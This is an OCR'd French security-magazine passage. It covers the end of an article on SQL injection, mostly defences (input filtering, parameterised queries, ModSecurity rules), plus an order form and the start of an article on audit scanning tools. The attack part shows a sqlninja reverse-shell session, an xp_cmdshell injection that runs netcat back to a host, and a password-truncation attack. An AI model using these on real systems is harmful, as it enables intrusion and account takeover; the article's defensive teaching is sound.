Comme dans le cas des *payloads* de Metasploit, SQL Ninja offre différents moyens de connexion qui permettent d'obtenir un *shell* sur le système qui héberge le SGBD ou d'y exécuter des commandes. L'exemple ci-dessous montre comment mettre en écoute un port sur l'ordinateur de l'auditeur et donner l'ordre au système ciblé de s'y connecter en offrant un accès à un shell système.

```
$ ./sqlninja -m revshell
Sqlninja rel. 0.1.2
Copyright (C) 2006-2007 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file.....................
[+] Target is: 127.0.0.1
Local port: 1337
tcp/udp [default: tcp]:
[+] waiting for shell on port 1337/tcp...
Microsoft Windows [version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>whoami
autorite nt\system

C:\WINDOWS\system32>
```
Connexion en shell inverse

Comme le montre la requête correspondante ci-dessous, la commande lancée dans l'injection se base sur Netcat. Cet exécutable peut être déposé par SQL Ninja via la fonction de copie de fichiers.

```
select user_id from  fsb_users where login_id = 'jm';exec master..xp_cmdshell
'cmd /C %TEMP%\nc -e cmd.exe 172.16.27.1 1337';--' and password = 'a'
```
Requête exécutée sur le SGBD lors du lancement du shell

5. Protections

Les injections SQL sont une menace sérieuse, car elles permettent aux pirates de voler, modifier ou détruire des données. Afin de prévenir ces attaques, il faut avoir une approche multi-niveau.

5.1 Filtrer les données en entrée

Une méthode simple pour limiter les injections SQL est de filtrer les entrées. Il faut partir du principe que toutes les entrées sont potentiellement dangereuses et qu'il faut à chaque fois les valider avant de s'en servir dans une requête SQL. Ce filtrage peut se faire à la fois dans l'application et le code SQL. Par ailleurs, le besoin de filtrage n'est pas exclusivement lié aux problèmes d'injections SQL

et il est nécessaire d'inclure les validations des entrées dans une démarche globale, qui corrige également les vulnérabilités de type *Cross Site Scripting* [XSS].

5.1.1 Différentes approches

Il existe deux types de validations pour détecter les entrées dangereuses : la liste blanche ou la liste noire. Le principe de la liste noire est d'interdire certains caractères à risque (exemple : `-`, `'`, `;` , etc.). Malheureusement, il est possible d'oublier de filtrer un caractère dangereux et, de plus, un caractère peut avoir plusieurs représentations. C'est pourquoi, il est préférable d'utiliser une liste blanche. L'utilisation d'une liste blanche consiste à n'autoriser qu'un nombre restreint explicite de caractères (exemple : uniquement les chiffres et les lettres... comme à la télé). Le principe de la liste blanche est donc plus efficace au prix d'une configuration plus minutieuse. En effet, des groupes de caractères relatifs à chaque type de champs utilisé dans les formulaires présents dans l'application doivent être créés.

Il n'est pas toujours possible de bloquer les caractères nuisibles. On peut, par exemple, avoir besoin de l'apostrophe dans le nom d'une personne. Dans ce cas, il faut penser à les échapper.

5.1.2 Comment mettre en place le filtrage ?

5.1.2.1 Les expressions rationnelles

Les expressions rationnelles permettent de filtrer les caractères, mais aussi de limiter la longueur de l'entrée. En effet, certaines attaques demandent de longues chaînes de caractères. Voici quelques exemples d'expressions rationnelles :

1	Expression rationnelle	Description
	`^[-a-zA-Z0-9.]+$`	Expression alphanumérique avec point et tiret
	`^\d{4}$`	Année sur 4 chiffres
	`^\d{2}:\d{2}$`	Heure avec : comme séparateur
	`^[0-9]+$`	Nombre entier
	`[\d_a-zA-Z]{4,12}`	Expression alphanumérique (majuscules et/ou minuscules) qui contient entre 4 et 12 caractères

Voici un exemple de contrôle de validation en ASP.NET. Le champ `revUser` est vérifié lors de la validation de la page.

```
<asp:RegularExpressionValidator id="revUser"
                        runat="server" ErrorMessage="* User name contains
                        illegal characters"
                        Display="Dynamic" ValidationExpression="[\d_a-zA-
                        Z]{4,12}"
                        ControlToValidate="txtUser">
</asp:RegularExpressionValidator>
```

Validator ASP.Net

5.1.2.2 Les fonctions de validation

Il existe dans certains langages des fonctions qui permettent de protéger les caractères spéciaux d'une commande SQL. Par exemple, en PHP, la fonction `string mysql_real_escape_string ( string unescaped_string [, resource link_identifier] )` appelle la fonction `mysql_escape_string()` de la bibliothèque MySQL qui ajoute un antislash aux caractères suivants : `NULL`, `\x00`, `\n`, `\r`, `\`, `'`, `"` et `\x1a`.

```
$login='';
$pass='';
if(isset($POST_['login']))
{
  if(get_magic_quotes_gpc()) {
    if(ini_get('magic_quotes_sybase')) {
      $login = str_replace("''", "'", $_POST['login']);
    } else {
      $login = stripslashes($_POST['login']);
    }
  } else {
    $login = $_POST['login'];
  }
}
if(isset($POST_['pass']))
{
  if(get_magic_quotes_gpc()) {
    if(ini_get('magic_quotes_sybase')) {
      $pass = str_replace("''", "'", $_POST['pass']);
    } else {
      $pass = stripslashes($_POST['pass']);
    }
  } else {
    $pass = $_POST['pass'];
  }
}
$sql=sprintf("SELECT login FROM users WHERE login='%s' AND pass='%s'",
    mysql_real_escape_string($login, $link),
    mysql_real_escape_string($pass, $link));
$result = mysql_query ($sql,$link) or die ("Invalid query".mysql_error($link));
```

Utilisation de mysql_real_escape_string

Il est aussi possible dans PHP d'activer les guillemets magiques (*magic quotes*) [PHP-MQ]. Lorsque cette directive est active, les guillemets simples ou doubles, les antislashes et les caractères NULL sont automatiquement protégés par un antislash. Les trois directives guillemet magique sont :

- `magic_quotes_gpc`
- `magic_quotes_runtime`
- `magic_quotes_sybase`

En PHP 5.1, il est recommandé d'utiliser l'extension `PHP Data Objects (PDO)` [PHP-PDO]. Elle définit une interface pour accéder aux bases de données depuis PHP. Elle prépare les requêtes et gère l'ajout de guillemets autour des paramètres.

```
<?php
 $stmt = $dbh->prepare("INSERT INTO REGISTRY (nom, valeur) VALUES (:nom,:valeur)");
 $stmt->bindParam(':nom', $nom);
 $stmt->bindParam(':valeur', $valeur);

 // insertion d'une ligne
 $nom = 'one';
 $valeur = 1;
 $stmt->execute();
?>
```

Exemple de requête préparée avec PDO

5.1.2.3 Les fonctions de remplacement Transact-SQL

On peut échapper aux caractères dangereux directement dans SQL à l'aide des fonctions `REPLACE et QUOTENAME`.

`QUOTENAME` retourne une chaîne Unicode et ajoute des séparateurs afin que la chaîne d'entrée soit délimitée. La syntaxe de cette fonction est la suivante `QUOTENAME ( 'character_string' [ , 'quote_character' ] )`. L'argument `character_string` est de type sysname (`nvarchar(258)`). De ce fait, cette fonction ne peut pas être utilisée pour préparer des chaînes de plus de 258 caractères.

`REPLACE` remplace toutes les occurrences d'une chaîne spécifiée par une chaîne de remplacement.

`REPLACE ( 'string1' , 'string2' , 'string3' )`

La fonction `REPLACE` utilise trois chaînes : `string1` est la chaîne dans laquelle il faut effectuer la recherche, `string2` est la chaîne à rechercher dans `string1` et `string3` est la chaîne de remplacement. La fonction `replace` traite les chaînes de plus de 258 caractères. Par contre, contrairement à la fonction `QUOTENAME`, il faut rajouter les délimiteurs de début et de fin de chaîne (cf. exemple procédure `sp_setPassword`).

5.1.2.4 Les modules de validation

Le travail de validation des valeurs est souvent long et répétitif. Il existe donc des bibliothèques pour nous aider comme `Apache Jakarta Common Validator`. Cette bibliothèque contient une série de méthodes permettant de valider des champs de différents types. Cette bibliothèque contient des fonctions prédéfinies, mais aussi la possibilité de rajouter ses propres validateurs.

5.1.3 Recherche de vulnérabilités

Vous savez maintenant valider les entrées des utilisateurs. Pour tester votre application, essayez des entrées contenant les délimiteurs de votre SGBD.

2

Caractères	Signification
;	Délimiteur de requête
--	Commentaire sur une ligne
/* .... */	Commentaire sur plusieurs lignes
xp_ et sp_	Début des procédures stockées système en MS SQL 2000
' et "	Délimiteur des chaînes de caractères
|| et &&	Opérateurs
`	Délimiteur de nom de champ [SECU2006]

Quelques exemples de caractères à tester

5.2 Requêtes paramétrées et procédures SQL

5.2.1 Utiliser des requêtes paramétrées

L'utilisation de variables SQL paramétrées permet de valider le type de l'entrée et sa longueur. De plus, l'entrée sera traitée comme une expression littérale et non comme du code exécutable. Voici deux exemples en ASP.Net. Le premier correspond à une concaténation de caractères et est donc vulnérable aux injections SQL. Le second donne une version corrigée avec l'utilisation de variables paramétrées.

```
private void cmdLogin_Click(object sender, System.EventArgs e) {
    string strCnx =
     "server=localhost;database=northwind;uid=sa;pwd=;";
     SqlConnection cnx = new SqlConnection(strCnx);

    cnx.Open();

    //This code is susceptible to SQL injection attacks.
    string strQry = "SELECT Count(*) FROM Users WHERE UserName='" +
     txtUser.Text + "' AND Password='" + txtPassword.Text + "'";
    int intRecs;

    SqlCommand cmd = new SqlCommand(strQry, cnx);
    intRecs = (int) cmd.ExecuteScalar();

    if (intRecs>0) {
        FormsAuthentication.RedirectFromLoginPage(txtUser.Text, false);
    }
    else {
        lblMsg.Text = "Login attempt failed.";
    }

    cnx.Close();
}
```

Le mauvais exemple

```
private void cmdLogin_Click(object sender, System.EventArgs e) {
    string strCnx = ConfigurationSettings.AppSettings["cnxNWindBad"];
    using (SqlConnection cnx = new SqlConnection(strCnx))
    {
        SqlParameter prm;

        cnx.Open();

        string strQry =
            "SELECT Count(*) FROM Users WHERE UserName=@username " +
            "AND Password=@password";
        int intRecs;

        SqlCommand cmd = new SqlCommand(strQry, cnx);
        cmd.CommandType= CommandType.Text;

        prm = new SqlParameter("@username",SqlDbType.VarChar,50);
        prm.Direction=ParameterDirection.Input;
        prm.Value = txtUser.Text;
        cmd.Parameters.Add(prm);

        prm = new SqlParameter("@password",SqlDbType.VarChar,50);
        prm.Direction=ParameterDirection.Input;
        prm.Value = txtPassword.Text;
        cmd.Parameters.Add(prm);

        intRecs = (int) cmd.ExecuteScalar();

        if (intRecs>0) {
            FormsAuthentication.RedirectFromLoginPage(txtUser.Text, false);
        }
        else {
            lblMsg.Text = "Login attempt failed.";
        }
    }
}
```

Le bon exemple, avec utilisation d'une requête paramétrée

5.2.2 Les instructions dynamiques

5.2.2.1 Le manque de protection contre l'injection

Comme nous l'avons vu précédemment dans l'article, il est facile de faire une injection SQL dans une instruction SQL dynamique. En effet, la commande est construite en concaténant du code SQL avec les valeurs saisies par l'utilisateur. Un utilisateur malveillant peut donc modifier la structure de la clause WHERE pour détourner la requête de sa fonction initiale. De plus, certains systèmes de gestion de bases de données permettent d'exécuter un lot de commandes SQL. Un pirate peut alors insérer des commandes supplémentaires au milieu de la requête initiale.

5.2.2.2 Le problème des troncatures

```
<BS>CREATE PROCEDURE sp_setPassword
    @username varchar(25),
    @old varchar(25),
    @new varchar(25)
AS

-- Declare variables.
DECLARE @command varchar(100)

-- Construct the dynamic SQL
SET @command=
    'update Users set password=''' + REPLACE(@new, '''', '''''') + '''' +
    ' where username=''' + REPLACE(@username, '''', '''''') + '''' +
    ' AND password = ''' + REPLACE(@old, '''', '''''') + ''''

-- Execute the command.
EXEC (@command)
GO
```

Procédure sp_setPassword avec utilisation de la commande REPLACE

Dans cette procédure stockée, un utilisateur malveillant peut tenter de réaliser une modification par troncature. Si l'on parvient à tronquer l'instruction après `username='PassWord'`, nous n'avons pas besoin de connaître l'ancien mot de passe. Il est donc possible de modifier le mot de passe d'un utilisateur connu. La commande est limitée à 100 caractères. Mais, en utilisant la fonction `REPLACE`, le nombre de caractères des paramètres peut passer de 25 à 50, si l'utilisateur n'entre que des apostrophes.

Avec les paramètres suivants :

```
@username = 'administrator'
@new='''''''''''''''''''''''''''''''''''''''''abcde'  -- le champ contient 23 caractères
@old = 'je ne sais pas'
```

On se retrouve à exécuter l'instruction suivante :

```
update Users set password='administrator'  where username='''''''''''''''''''abcde'
```

La fin de l'instruction avec la vérification de l'ancien mot de passe est tronquée. Dans certains systèmes, cette troncature ne remonte pas d'erreur (par exemple, MS SQL Server 2000) **[MSDN-TRONC]**.

5.2.2.3 Éviter les procédures dynamiques

La procédure précédente peut être écrite en évitant le SQL dynamique :

```
CREATE PROCEDURE sp_setPassword
    @username varchar(25),
    @old varchar(25),
    @new varchar(25)
AS

    update Users set password=@new
    where username=@username
    AND password =@old
GO
```

Dans ce cas, l'injection SQL est beaucoup plus difficile. Avec les paramètres utilisés précédemment, la procédure ne retourne pas d'erreur et le mot de passe n'est pas mis à jour.

5.3 Le relais inverse filtrant

L'ensemble des bonnes pratiques de développement évoquées précédemment n'est pas toujours applicable. Par exemple, il arrive de devoir héberger des applications Web dont on ne dispose pas du code source. Il est aussi très fréquent d'être obligé de garder en exploitation de vieilles applications qui n'ont pas été développées en prenant en compte la sécurité, et dont la refonte demanderait trop de ressources. Dans ce genre de cas, la mise en place d'un relais inverse qui réalise un filtrage au niveau applicatif permet de minimiser l'exposition de l'application Web et d'offrir un point central de détection d'anomalies. Dans une optique de défense en profondeur, le relais inverse filtrant peut bien sûr protéger les applications censées être correctement développées.

De nombreux relais inverses filtrant existent, la plupart du temps sous forme d'*appliance*, mais les exemples suivants reposent sur ModSecurity **[MODSEC]**, un projet *open source*. ModSecurity inspecte chaque requête qui transite. À partir d'un fichier de règles, il détermine si le contenu correspond à une signature de requêtes dangereuse. Une action permet ensuite de bloquer ou simplement journaliser l'activité anormale.

```
SecDefaultAction "log,pass,phase:2,status:500,t:urlDecodeUni,t:htmlEntityDecode,t:
lowercase"

SecRule REQUEST_FILENAME|ARGS|ARGS_NAMES|REQUEST_HEADERS "(?:\b(?:(?:s(?:
elect\b(?:.{1,100}?\b(?:(?:length|count|top)\b.{1,100}?\bfrom|from\b.{1,100}?\
bwhere)|.*?\b(?:d(?:ump\b.*\bfrom|ata_type)|(?:to_(?:numbe|cha)|inst)r))|p_(?:(?:
addextendedpro|sqlexe)c|(?:oacreat|prepar)e|execute(?:sql)?|makewebtask)|ql_(?:
longvarchar|variant))|xp_(?:reg(?:re(?:movemultistring|ad)|delete(?:value|key))|enum(?:
value|key)s|addmultistring|write)|e(?:xecresultset|numdsn)|(?:terminat|dirtre)e
|loginconfig|cmdshell|filelist|makecab|ntsec)|u(?:nion\b.{1,100}?\bselect|tl_(?:
file|http))|group\b.*\bby\b.{1,100}?\bhaving|load\b\W*?\bdata\b.*\binfile|(?:n?varch
a|tbcreato)r|autonomous_transaction|open(?:rowset|query)|1\s*=\s*1|dbms_java)\b|i(?:
n(?:to\b\W*?\b(?:dump|out)file|sert\b\W*?\binto|ner\b\W*?\bjoin)\b|(?:f(?:\b\W*?\(\
W*?\bbenchmark|null\b)|snull\b)\W*?\()|(?:;\W*?\b(?:shutdown|drop)|\@\@version)\b|'(?:
s(?:qloledb|a)|msdasql|dbo)')" \
        "capture,t:replaceComments,ctl:auditLogParts=+E,deny,log,auditlog,status:501,
msg:'SQL Injection Attack. Matched signature <%{TX.0}>',,id:'950001',severity:'2'"
```

Détection de tentative d'injection SQL

Dans l'exemple ci-dessus, `SecDefaultAction` définit les actions par défaut à appliquer lorsqu'une requête correspond à une signature qui suit. Ici, l'action est de créer une entrée dans les logs, mais de ne pas la bloquer. Un code d'erreur HTTP est renvoyé et les paramètres `t:` proposent des opérations de normalisation, afin de limiter les possibilités d'échapper la signature en utilisant de l'encodage de caractères. La ligne `SecRule` est un exemple de signature. Elle précise d'abord que celle-ci s'applique aux noms de fichiers, aux variables, à leurs valeurs et aux en-têtes. La chaîne de caractères suivante

donne, sous forme d'expression rationnelle, un ensemble de contenu caractéristique d'une injection SQL. La dernière ligne correspond à l'action à prendre lorsque la signature concorde. Dans ce cas, certaines actions définies précédemment sont remplacées, comme le fait que la requête soit bloquée, et le code d'erreur HTTP renvoyé est différent. L'option `t:replaceComments` propose de remplacer les commentaires SQL par une espace simple.

ModSecurity ne filtre pas que les requêtes passées à l'application Web, mais permet aussi d'inspecter le contenu des pages renvoyées aux utilisateurs. Plus gourmande en ressources, cette fonction n'est pas activée par défaut. Pour que ce soit le cas, la variable `SecResponseBodyAccess` doit avoir une valeur à `On`. La signature présentée dans l'exemple ci-dessous offre la possibilité de détecter des erreurs SQL contenues dans les pages HTML renvoyées à l'utilisateur (`RESPONSE_BODY`), de les intercepter et de les remplacer par un code HTTP d'erreur 500. Ainsi, l'attaquant sera, dans le pire des cas, dans une situation de *blind injection*.

```
SecResponseBodyAccess On

SecRule RESPONSE_BODY "\b(?:(?:Microsoft OLE DB Provider for .{0,30} [eE]rro|You
have an error in your SQL syntax nea)r |error '800a01b8)'|Un(?:closed quotation
mark before the character string\b|able to connect to PostgreSQL server:)|(?:
Warning: mysql_connect\(\)|PostgreSQL query failed):|cannot take a \w+ data type as
an argument\.|incorrect syntax near (?:\'|the\b|@@error\b)|microsoft jet database
engine error '8|(?:\[Microsoft\]\[ODBC|ORA-\d{5}:) )" \
       "ctl:auditLogParts=+E,deny,log,auditlog,status:500,msg:'SQL Information
Leakage',,id:'970003',severity:'4'"
```

Blocage des pages d'erreurs

5.4 Respecter les règles de sécurité de base

Il ne faut pas oublier les règles de base de la sécurité informatique. Il faut faire attention au compte que l'on utilise. Il est inutile et dangereux d'utiliser un compte administrateur pour faire des `SELECT` ! Le plus souvent, un utilisateur qui a les droits d'écriture et de lecture est suffisant. On peut même autoriser un compte à avoir le droit d'écriture uniquement sur certaines tables.

Il faut maintenir son système à jour. Certains problèmes de sécurité sont corrigés dont des injections SQL dans les fonctions du SGBD.

Il est recommandé de chiffrer les informations sensibles comme les mots de passe. Il existe plusieurs méthodes de chiffrement. En cas d'injection SQL réussie, les données volées seront difficilement exploitables.

Conclusion

Le risque des injections SQL est réel et il touche tous les SGBD. Elles peuvent permettre de récupérer des données, mais aussi d'affecter le système d'exploitation. Les injections SQL sont plus ou moins difficiles à réaliser selon le niveau de protection mis en place. De plus, si les messages d'erreurs ne sont pas filtrés, l'injection SQL devient plus facile. Pour les éviter, il est important d'avoir une approche muti-niveau. Il faut valider les entrées, utiliser des requêtes paramètres, filtrer les messages d'erreur et suivre les règles de base de la sécurité. En cas d'imperfection dans un niveau, les autres sont là pour complexifier la tâche du pirate.

Remerciement

Un grand merci à Victor Vuillard pour son aide et ses nombreuses suggestions.

Références

[FIRE-TD] Tamper Data, **https://addons.mozilla.org/en-US/firefox/addon/966**

[FIRE-WD] Web Developer, **https://addons.mozilla.org/en-US/firefox/addon/60**

[FIRE-COOK] Add N Edit Cookies, **https://addons.mozilla.org/en-US/firefox/addon/573**

[FIRE-UAS] User Agent Switcher, **https://addons.mozilla.org/en-US/firefox/addon/59**

[HSC] HSC SubWeb, **http://www.hsc.fr/ressources/outils/subweb/index.html.en**

[SCARAB] OWASP WebScarab, **http://www.owasp.org/index.php/Category:OWASP_Project**

[PAROS] Paros Proxy, **http://www.parosproxy.org/**

[BURP] Burp Suite, **http://www.portswigger.net/suite/**

[TOP15] Top 15 free SQL Injection Scanners, **http://www.security-hacks.com/2007/05/18/top-15-free-sql-injection-scanners**

[SPINJ] SQL Power Injector, **http://www.sqlpowerinjector.com/**

[NINJA] SQL Ninja, **http://sqlninja.sourceforge.net/**

[SQUEEZA] Sensepost Squeeza, **http://www.sensepost.com/research/squeeza/**

[HACME] Foundstone Hacme Bank, **http://www.foundstone.com/us/resources/proddesc/hacmebank.htm**

[XSS] OWASP Cross Site Scripting section, **http://www.owasp.org/index.php/XSS**

[MSDN-TRONC] MSDN : Nouvelles attaques par troncature SQL, **http://msdn.microsoft.com/msdnmag/issues/06/11/SQLSecurity/default.aspx?loc=fr**

[PHP-MQ] Guillemets magiques avec PHP, **http://www.php.net/manual/fr/security.magicquotes.php**

[PHP-PDO] PHP Data Objects, **http://fr2.php.net/manual/fr/ref.pdo.php**

[MODSEC] ModSecurity, **http://www.modsecurity.org/**

[SQL2003] Copie d'un draft de l'ANSI SQL 2003, **http://www.wiscorp.com/sql_2003_standard.zip** (Les versions finales sont payantes !)

[SECU2006] Challenge 14 de Securitech 2006, **http://www.challenge-securitech.com**

Offres de couplage !

Lisez-vous régulièrement :



et/ou



et/ou




et/ou



Apprivoisez votre pingouin !

Si oui, ces offres d'abonnement à tarif préférentiel vous sont destinées.









Bon de commande à remplir et à retourner à :

*Diamond Editions - Service des Abonnements/Commandes, BP 20142 - 67603 SELESTAT CEDEX

OUI, je m'abonne et désire profiter des offres spéciales de couplage

Je coche la référence de l'offre :	Prix	Qté.	Total
☐ 11 N°s Linux Mag. + 6 N°s Linux Mag HS	79 €		
☐ 11 N°s Linux Mag. + 6 N°s MISC	83 €		
☐ 11 N°s Linux Mag. + 6 N°s MISC + 6 N°s Linux Mag HS	105 €		
☐ 11 N°s Linux Mag. + 6 N°s MISC + 6 N°s Linux Mag HS + 6 N°s Linux Pratique	129 €		
OFFRES VALABLES UNIQUEMENT EN FRANCE MÉTRO**	TOTAL		

**Pour les tarifs étrangers, consultez notre site : www.ed-diamond.com

4 façons de vous abonner :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur **www.ed-diamond.com**
- par téléphone, entre 9h-12h et 14h-17h au 03 88 58 02 08
- par fax au 03 88 58 02 09 (CB)

1 Voici mes coordonnées postales

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

2 Je joins mon règlement :

☐ Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions*

☐ Paiement par carte bancaire :

N° Carte :

Expire le : Cryptogramme Visuel : Voir image ci-dessous

Date et signature obligatoire : 200



Renaud Bidou – renaudb@radware.com

Outils de scan

L'automatisation de tout ou partie des étapes d'un audit de sécurité peut répondre à différents besoins liés généralement à des critères financiers, temporels ou les deux. Les outils permettant de réaliser de tels tests sont nombreux et le choix n'est pas toujours évident. Tour d'horizon.

Besoins d'automatisation

Pourquoi automatiser ?

Dans certains cas, la réponse tombe sous le sens. Il s'agit des situations où l'outil de scan effectue exactement les mêmes opérations que ne l'aurait fait manuellement l'auditeur, mais à grande vitesse et sans interaction humaine. Les exemples sont triviaux. Prenons un *ping sweeper* tel que Fping [1], ce dernier permet de tester la réponse au ping de réseaux entier via une unique ligne de commandes (du genre `#fping -aA -g 10.0.0.1 10.0.255.255 2>/dev/null`). C'est tout de même un peu plus pratique que de lancer 65025 pings... Donc, et hormis le fait que la rapidité de l'opération peut déclencher des alertes liées à des seuils, les scans sont, dans ce type de contexte, tout à fait fiables et appropriés.

Un deuxième motif d'automatisation est lié aux aspects financiers de la chose. En effet, la mobilisation d'experts à même d'effectuer manuellement un audit de sécurité approfondi a un coût, proportionnel à la durée de l'audit. Par conséquent, tout outil qui permettrait de réduire la durée des opérations présente un avantage évident. Cet avantage se justifie d'autant plus que, dans certains cas, les outils de scan permettent d'accélérer considérablement des opérations à faible valeur ajoutée (*sweep*, scan de ports, etc.) effectuées par une ressource « surqualifiée ».

Une raison supplémentaire pour laquelle il peut être intéressant d'utiliser un outil de scan est tout simplement que ces derniers embarquent des connaissances qui font défaut aux personnes en charge de l'audit. Cette limitation de la ressource humaine peut soit être due au fait que certaines connaissances ne peuvent être humainement assimilées par un individu normalement constitué (comme l'ensemble des empreintes TCP des différents *stacks* IP), soit être liée à l'absence de compétence dans certains domaines techniques. Dans ce dernier cas, le spectre des limitations financières refait surface dans la mesure où il est généralement exclu d'embaucher une ressource dédiée au traitement d'un point technique précis.

Enfin, l'usage d'un outil de scan maintenu au fil de temps par son concepteur permet, d'une part, de s'assurer que les tests effectués périodiquement sur le système d'information travaillent sur le même référentiel, et, d'autre part, de pallier (dans une certaine mesure) d'éventuelles lacunes dans la veille technologique de l'auditeur, l'outil étant mis à jour et intégrant de nouveaux tests automatiquement.

Taux d'automatisation

La proportion des opérations qui peuvent être automatisées est une valeur très variable et dépend de plusieurs critères.

- **L'objectif de l'audit** : généralement, un audit de sécurité a pour objectif d'évaluer l'exposition d'une partie du système d'information à un risque bien précis. S'il s'agit de tester la « résistance » du SI à des attaques importantes et automatisées (telles que des vers ou des dénis de service), il est tout à fait concevable d'automatiser la majeure partie des tests. Idem, s'il s'agit d'évaluer de manière grossière la sécurité du système afin, par exemple, d'obtenir un budget plus conséquent pour un audit approfondi. En revanche, s'il s'agit de tester la résistance du SI à une attaque ciblée menée par un expert, la proportion d'opérations automatisées devrait être quasiment nulle.
- **La récurrence des tests** : si les tests doivent être effectués à intervalles réguliers, il peut être intéressant d'en automatiser une partie importante. En effet, comme nous l'avons précisé plus haut, un outil a l'avantage de lancer exactement les mêmes tests (plus ceux qui auraient été ajoutés au cours d'une mise à jour). Ainsi, chaque test s'effectue dans des conditions identiques et les résultats répondent à un unique référentiel. En outre, ces tests pourront être lancés en horaires décalés afin de réduire l'impact d'un dysfonctionnement du système audité sur l'activité de l'entreprise.
- **Le spectre et les délais** : fournir une évaluation du niveau de sécurité d'une multinationale de 150.000 personnes en une semaine ou détailler les risques d'intrusion sur le nouveau serveur d'authentification dans le même délai... Il devrait être inutile de détailler plus ce point.
- **La disponibilité et la maturité des outils** : certaines technologies sont tellement récentes que les outils de test automatiques sont encore rares, peu fiables et/ou largement insuffisants. À l'inverse, certaines autres sont tellement anciennes que les outils en questions sont trop vieux et n'intègrent pas les nouvelles techniques d'intrusion. Ainsi, la connaissance et l'étude préalable des outils est un élément important. Vouloir automatiser n'est pas tout, encore faut-il le pouvoir...

À ces quatre critères, il est utile d'ajouter deux critères subsidiaires et qui présentent des caractéristiques opposées. Le premier est le critère financier, simple à évaluer et à gérer. Le second est beaucoup plus subjectif, et, dans une certaine mesure, subversif. Il s'agit de l'utilité réelle du test et de la capacité des interlocuteurs à en comprendre les résultats. Dans bien des cas, hélas, le motif des tests est totalement fallacieux et les brillants résultats durement acquis et validés seront simplifiés à l'extrême (= bien/pas bien). Alors, la prochaine fois, on fera un bon scan Nessus pendant un champ de bataille à Warcraft.

Limites de l'exercice

Que l'on tente de rester scientifiquement honnête ou que l'on ait déjà longtemps sombré dans le cynisme paresseux des consultants seniors, il faut reconnaître que les outils de scan ont des limites. Détaillons les principales.

Incompatibilité avec les objectifs

Si l'objectif de l'audit est d'évaluer le risque d'une malversation ciblée, effectuée par un expert (par exemple, le vol de données précises), il est peu probable qu'un outil automatisé fasse l'affaire. Il en est de même quand il s'agit de tester les capacités de détection et de réaction (humaines ou automatiques) à une intrusion plus subtile (et, par conséquent, plus grave) qu'un scan de ports.

Plus généralement, il est peu probable qu'un outil de scan soit approprié, à partir du moment où il s'agit d'évaluer de manière précise la sécurité du système d'information face à un comportement humain et « intelligent », heureusement fort rare.

Manque de contrôle

S'il s'agit de faire les choses bien, il est important de comprendre les tests qui ont été effectués par l'outil. En effet, cela permet généralement d'évaluer la fiabilité et la pertinence des résultats. Car ces derniers peuvent être altérés par bien des éléments. Le test lui-même peut être inadapté (souvent le testeur aussi, mais là c'est un autre problème). Par exemple, un outil qui va se contenter de récupérer la bannière d'un serveur web, en déduire la nature et la version, puis comparer ce résultat à une base de vulnérabilités. Dans le contexte d'un serveur dont la bannière a été modifiée, ce test est presque totalement inutile, sauf à dire qu'il simule bien le comportement de certains vers.

L'outil n'est cependant pas toujours en cause. Parfois, un dysfonctionnement au niveau du réseau bloque toute communication entre l'outil de scan et sa cible. Souvent, ce type de problème se voit interprété par l'outil comme l'absence de vulnérabilité sur la cible, et non comme une situation d'erreur. Encore une fois, la connaissance de l'outil et le suivi des opérations pendant les tests restent des éléments importants.

Adaptabilité

Quand les tests vont « toucher » des éléments applicatifs, les cibles vont être de plus en plus variables. En effet, un système d'exploitation présente généralement des failles identiques d'un serveur à l'autre, les vulnérabilités étant souvent uniquement une question de versions. De même, les composants de ce système d'exploitation sont également standards et mis en œuvre par des fonctions plus ou moins connues et documentées. Quand il s'agit d'une application faite « maison », les composants vont être identifiés de manière souvent proche, mais presque jamais identique. Par exemple, quand un formulaire web demande une authentification, les variables utilisées pour le transport des *logins* et mots de passe pourront être `$login` et `$passwd` ou `$nom_utilisateur` et `$mot_de_passe_utilisateur` ou encore `$User` et `$Pass`, etc.

Ainsi, quand un être humain trouvera facilement les champs à utiliser pour « brute forcer » l'accès à un compte, un système totalement automatique n'y arrivera généralement pas tout seul. D'où un besoin impératif de paramétrages manuels, suite à une première opération d'identification « humaine ».

Types d'outils

Bien entendu, les outils qui peuvent être utilisés pour effectuer des opérations d'audit sont très nombreux. Il est toutefois possible de les classer assez simplement si l'on se réfère à deux axes : l'aspect fonctionnel et l'aspect applicatif. Le premier axe permet d'affecter les outils à une ou plusieurs des catégories suivantes : découverte et identification, test de vulnérabilités, génération de volume. Le second s'attache à classer les outils en fonction du niveau de leurs opérations : réseau, système ou applicatif. Ce deuxième axe est trivial et ne demande pas d'explications plus détaillées. Attachons-nous toutefois à décrire les catégories du premier.

Les outils de découverte et d'identification

Les outils de découverte et d'identification sont les programmes permettant d'automatiser les opérations de cartographie de la plate-forme cible. De THCRut [2] effectuant des requêtes ARP sur un réseau local à httprint [3] qui permet d'identifier (plus ou moins) précisément la nature et la version d'un serveur web, ces outils sont probablement ceux qui représentent la catégorie la plus importante. Essayons donc de les différencier.

D'ores et déjà, une première distinction peut être faite entre les outils réseau, système et applicatif.

Niveau réseau

Les premiers intègrent en particulier :

1. Les outils de découverte ARP (sur un réseau local) : THCRut [2] et ettercap [29] sont les principaux représentant de cette catégorie.
2. Les outils de découverte ICMP : Fping [1], Nmap (-sP) [4] ou Xprobe [5].
3. Les outils de scan de ports : Nmap [4], Hping [6], ainsi qu'un bon millier d'autres.

Cette catégorie d'outils est très « populaire » dans la mesure où les éléments qui la composent ont essentiellement pour fonction de reproduire à un rythme élevé des opérations réseau simples, et, par conséquent, faciles à analyser et à dépanner.

Niveau système

La deuxième catégorie est assez restreinte, car elle ne contient que les outils dont l'objectif est d'identifier les systèmes d'exploitation. Dès lors, une fois passés Nmap [4] et Xprobe [5], et encore... il ne reste plus beaucoup de choix. Peut-être que dans certains contextes, P0f [30] peut s'avérer utile, en particulier quand la génération de trafic à destination de certains réseaux est interdite, mais bon, c'est à peu près tout. Ah, oui, il y a aussi Sinfp [31], le petit jeune qui monte et qui vaut bien d'être cité ici.

Niveau applicatif

